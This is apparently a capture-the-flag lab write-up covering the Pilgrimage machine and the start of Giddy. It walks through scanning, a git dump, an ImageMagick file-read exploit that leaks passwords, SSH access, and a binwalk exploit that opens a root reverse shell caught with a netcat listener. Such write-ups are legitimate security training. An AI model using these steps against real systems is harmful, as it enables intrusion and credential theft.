PILGRIMAGE

```
bright@kali:~/pilgrimage$ sudo nmap -sC -sT -A -Pn -sV 10.10.11.219 -p 1-65500
[sudo] password for bright:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 09:35 CEST
Nmap scan report for 10.10.11.219
Host is up (0.029s latency).
Not shown: 65498 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20:be:60:d2:95:f6:28:c1:b7:e9:e8:17:06:f1:68:f3 (RSA)
|   256 0e:b6:a6:a8:c9:9b:41:73:74:6e:70:18:0d:5f:e0:af (ECDSA)
|_  256 d1:4e:29:3c:70:86:69:b4:d7:2c:c8:0b:48:6e:98:04 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://pilgrimage.htb/
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   29.33 ms 10.10.14.1
2   26.15 ms 10.10.11.219

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.07 seconds
bright@kali:~/pilgrimage$ sudo nano /etc/hosts
```


nmap

Beacause of the presence of http://pilgrimage.htb/ on the nmap output. I added it to my etc hosts.

I reviewed the web application on port 80. We can upload an image on it and, the web application will shrink the image and return a link for us to download the shrinked image.

I noticed the upload button was configured to only accept image files. I tried upload a reverse shell .php.jpg payload. It could not shrink it or return a link for use to execute the payload.

I tried directory bruteforce with feroxbuster.



Git

I used this tool to dump the git
https://github.com/internetwache/GitTools/blob/master/Dumper/gitdumper.sh

bright@kali:~./gitdumper.sh http://pilgrimage.htb/.git/ dest-dir

bright@kali:~/pilgrimage/dest-dir/.git$ cat COMMIT_EDITMSG

I saw this commited items

```
Pilgrimage image shrinking service initial commit.
# Please enter the commit message for your changes. Lines starting
# with '#' will be ignored, and an empty message aborts the commit.
#
# Author:    emily <emily@pilgrimage.htb>
#
# On branch master
#
# Initial commit
#
# Changes to be committed:
#       new file:   assets/bulletproof.php
#       new file:   assets/css/animate.css
#       new file:   assets/css/custom.css
#       new file:   assets/css/flex-slider.css
#       new file:   assets/css/fontawesome.css
#       new file:   assets/css/owl.css
#       new file:   assets/css/templatemo-woox-travel.css
#       new file:   assets/images/banner-04.jpg
#       new file:   assets/images/cta-bg.jpg
#       new file:   assets/js/custom.js
#       new file:   assets/js/isotope.js
#       new file:   assets/js/isotope.min.js
#       new file:   assets/js/owl-carousel.js
#       new file:   assets/js/popup.js
#       new file:   assets/js/tabs.js
#       new file:   assets/webfonts/fa-brands-400.ttf
#       new file:   assets/webfonts/fa-brands-400.woff2
#       new file:   assets/webfonts/fa-regular-400.ttf
#       new file:   assets/webfonts/fa-regular-400.woff2
#       new file:   assets/webfonts/fa-solid-900.ttf
#       new file:   assets/webfonts/fa-solid-900.woff2
#       new file:   assets/webfonts/fa-v4compatibility.ttf
#       new file:   assets/webfonts/fa-v4compatibility.woff2
#       new file:   dashboard.php
#       new file:   index.php
#       new file:   login.php
#       new file:   logout.php
#       new file:   magick
```

committed items

The last item magick looks like a binary file because it has no extension. I downloaded it with.

bright@kali:~/pilgrimage$ curl http://pilgrimage.htb/magick --output magick


I tried to check the version

```
bright@kali:~/pilgrimage$ ./magick --version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
```

version

I researched about the version. I got an exploit from this github site https://github.com/Sybil-Scan/imagemagick-lfi-poc/blob/main/README.md

I downloaded the exploit, generated the malicious image to extract the /etc/password directory on the target. I uploaded the image to the web page, it got shrinked and returned a download link for me. I used wget with the download link and downloaded it to my attacking machine.





Downlaod malicous Image.

I used this command to view the inside of the .png image.

bright@kali:~/pilgrimage$ identify -verbose 68023addbd999.png

Inside the image was an extracted encoded information. I placed the encoded values on a single line using nano editor. The extracted it and got the /etc/password file of the target.





The user emily is an active user on the target as we saw when reviewing the commited files. We need a password to access the machine as emily.


When reviewing the commited files, Using **git log** and **git show**, I saw the all the information on the committed files.

In the login.php files, I saw the php code controlling the entry to the application and the folder where user credentials are been stored.

```
diff --git a/login.php b/login.php
new file mode 100755
index 0000000..dc44651
--- /dev/null
+++ b/login.php
@@ -0,0 +1,195 @@
+<?php^M
+session_start();^M
+if(isset($_SESSION['user'])) {^M
+  header("Location: /dashboard.php");^M
+  exit(0);^M
+}^M
+^M
+if ($_SERVER['REQUEST_METHOD'] === 'POST' && $_POST['username'] && $_POST['password']) {^M
+  $username = $_POST['username'];^M
+  $password = $_POST['password'];^M
+^M
+  $db = new PDO('sqlite:/var/db/pilgrimage');^M
+  $stmt = $db->prepare("SELECT * FROM users WHERE username = ? and password = ?");^M
+  $stmt->execute(array($username,$password));^M
+^M
+  if($stmt->fetchAll()) {^M
+    $_SESSION['user'] = $username;^M
+    header("Location: /dashboard.php");^M
+  }^M
+  else {^M
+    header("Location: /login.php?message=Login failed&status=fail");^M
+  }^M
+}^M
+?>^M
```

Looking at the above image, we can see the file /var/db/pilgrimage. The code shows that is the file that is controlling the entry to the application.


I followed the same procedure as before to extract the information on that file. I generated the maliciuos image and uploade it to the application. I got the download link for the image file.



Downloade

As usual, I used wget and tranfered it to my target. I open the image with the same command I used in the first one. I also saw encoded values. This time with too many null values. I could not arrange it to decode it with the python code I used ealier. This time I used this web application to decode.
https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')Remove_null_bytes()

I also set it to remove null bytes according to the image below.




With the output, I was able to get the password for the user emily and was able to used the creds to have access to the target as emily.

```
bright@kali:~/pilgrimage$ ssh emily@pilgrimage.htb
emily@pilgrimage.htb's password:
Linux pilgrimage 5.10.0-23-amd64 #1 SMP Debian 5.10.179-1 (2023-05-12) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
emily@pilgrimage:~$ whoami
emily
emily@pilgrimage:~$ hostname
pilgrimage
emily@pilgrimage:~$ ls
user.txt
emily@pilgrimage:~$ cat user.txt
9f19e55461a7bdd47327c79e2aed0d0b
```

Emily

I uploaded linpease on the target and executed. I saw this file during enumeration




process

The file /usr/sbin/malwarescan.sh is been executed as root on a bash shell.

I open the file and reviewed it. The file is runing binwalk and executing any file placed on this folder /var/www/pilgrimage.htb/shrunk/


I researched more about binwalk. I used this exploit to generate a binwalk payload https://www.exploit-db.com/exploits/51249 . I specified my attacker IP and port.



Exploit.

Note that the priv.png image I used there was a real of a person or thing.

The exploit generated **binwalk_exploit.png**which I tranferred to the target changed the permission to 777 and placed it on the /var/www/pilgrimage.htb/shrunk/.



I started a netcat listener on my attacking machine on the port I specified on the exploit and got a shell after the process got executed on the background of the target.

```
bright@kali:~/pilgrimage$ rlwrap nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.219] 49074
whoami
root
hostname
pilgrimage
ls
_binwalk_exploit.png.extracted
cd /root
ls
quarantine
reset.sh
root.txt
cat root.txt
e3b8a3dd79ebb1c593fabe27ba30c526
```

Root

Giddy Machine

```
bright@kali:~/giddy$ sudo nmap -sT -sV -sC -A -T4 -Pn 10.10.10.104 -p 1-65500
[sudo] password for bright:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 08:35 CEST
Nmap scan report for 10.10.10.104
Host is up (0.030s latency).
Not shown: 65496 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
443/tcp  open  ssl/http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_ssl-date: 2025-04-24T06:36:58+00:00; -2s from scanner time.
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=PowerShellWebAccessTestWebSite
| Not valid before: 2018-06-16T21:28:55
|_Not valid after:  2018-09-14T21:28:55
|_http-title: IIS Windows Server
| tls-alpn:
|   h2
|_  http/1.1
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Giddy
| Not valid before: 2025-04-23T06:31:27
|_Not valid after:  2025-10-23T06:31:27
|_ssl-date: 2025-04-24T06:36:58+00:00; -2s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|2016|2008|7 (91%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7
Aggressive OS guesses: Microsoft Windows Server 2012 R2 (91%), Microsoft Windows Server 2016 (91%), Microsoft Windows 7 or Windows Server 2008 R2 (85%)
```


nmap

I enumerated the web application via ports 80 and 443. Th wibsite interface was static. I decided to go through directory bruteforce.


```
bright@kali:~/giddy$ feroxbuster -u http://10.10.10.104 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😐                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.10.10.104
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-small.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       29l       95w     1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      362l     2183w   158770c http://10.10.10.104/giddy.jpg
200      GET       32l       55w      700c http://10.10.10.104/
302      GET        3l        8w      160c http://10.10.10.104/Remote/ => http://10.10.10.104/Remote/default.aspx?ReturnUrl=%2fRemote%2f
302      GET        3l        8w      141c http://10.10.10.104/Remote/default.aspx => http://10.10.10.104/Remote/en-US/logon.aspx
302      GET        3l        8w      157c http://10.10.10.104/remote => http://10.10.10.104/Remote/default.aspx?ReturnUrl=%2fremote
404      GET       40l      156w     1885c http://10.10.10.104/%20
400      GET       80l      276w     3420c http://10.10.10.104/*checkout*
400      GET       80l      276w     3420c http://10.10.10.104/*docroot*
301      GET        2l       10w      147c http://10.10.10.104/mvc => http://10.10.10.104/mvc/
400      GET       80l      276w     3420c http://10.10.10.104/*
404      GET       40l      156w     1888c http://10.10.10.104/con
301      GET        2l       10w      154c http://10.10.10.104/mvc/images => http://10.10.10.104/mvc/images/
301      GET        2l       10w      155c http://10.10.10.104/mvc/content => http://10.10.10.104/mvc/content/
301      GET        2l       10w      155c http://10.10.10.104/mvc/scripts => http://10.10.10.104/mvc/scripts/
301      GET        2l       10w      162c http://10.10.10.104/mvc/content/themes => http://10.10.10.104/mvc/content/themes/
301      GET        2l       10w      155c http://10.10.10.104/mvc/account => http://10.10.10.104/mvc/account/
200      GET        4l       14w      888c http://10.10.10.104/mvc/Images/accent.png
```

Directory bruteforce.

The http://10.10.10.104/Remote/en-US/logon.aspx is a login page to the remote powershell. After checking default passwords. I could not get the access I wanted.

